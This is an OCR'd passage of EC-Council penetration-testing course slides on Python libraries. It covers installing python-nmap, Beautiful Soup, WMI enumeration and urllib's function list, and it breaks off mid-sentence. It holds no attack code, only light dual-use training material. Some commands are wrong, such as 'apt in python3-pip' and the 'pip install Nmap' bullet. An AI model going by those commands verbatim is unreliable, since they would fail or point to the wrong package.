
- There is an Nmap module within Python.
  - Installed using pip install Nmap
    - `apt install python-pip`
      - For Python 2.x
    - `apt in python3-pip`
      - For Python 3.x



```
student@ubuntu:~$ pip install python-nmap
Collecting python-nmap
  Downloading https://files.pythonhosted.org/packages/dc/f2/9e1a2953d4d824e183ac033e3d223055e40e695fa6db2cb3e94a864eaa84/python-nmap-0.6.1.tar.gz (41kB)
    100% |                                | 51kB 3.3MB/s
Building wheels for collected packages: python-nmap
  Running setup.py bdist_wheel for python-nmap ... done
  Stored in directory: /home/student/.cache/pip/wheels/bb/a6/48/4d9e2285291b458c3f17064b1dac2f2fb0045736cb88562854
Successfully built python-nmap
Installing collected packages: python-nmap
Successfully installed python-nmap-0.6.1
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Python Pen Testing Libraries

- Beautiful Soup is a Python library designed for quick turnaround projects such as screen-scraping.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Windows Enumeration

WMI is the infrastructure for data management and Windows operations. The **WMI** Python library provides an interface for interacting with Windows Management Instrumentation (WMI) so that information can be extracted from the system quickly and easily.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Web Scraping

Python enables the extraction of information from a website using built-in modules. The **urllib** module contains many functions that we can call and use in our Python code. The following are some such functions:

FancyURLopener, MAXFTPCACHE, URLopener, __all__, __builtins__, __doc__, __file__, __name__, __package__, __version__, _asciire, _ftperrors, _have_ssl, _hexdig, _hextochr, _hostprog, _is_unicode, _localhost, _noheaders, _nportprog, _passwdprog, _portprog, _queryprog, _safe_map, _safe_quoters, _tagprog, _thishost, _typeprog, _urlopener, _userprog, _valueprog, addbase, addclosehook, addinfo, addinfourl, always_safe, base64, basejoin, c, ftpcache, ftperrors, ftpwrapper, getproxies, getproxies_environment, i, localhost, noheaders, os, pathname2url, proxy_bypass, proxy_bypass_environment, quote, quote_plus, re, reporthook, socket, splitattr, splithost, splitnport, splitpasswd, splitport, splitquery, splittag, splittype, splituser, splitvalue, ssl, string, sys, test1, thishost, time, toBytes, unquote, unquote_plus, unwrap, url2pathname, urlcleanup, urlencode, urlopen, urlretrieve

On reviewing the list of functions, one can appreciate the power of the tool for web applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



The urlopen Function

As the function call in the screenshot shows, we can work on websites using the different functions that are available with the library function.

The code shown in the screenshot essentially does the following:

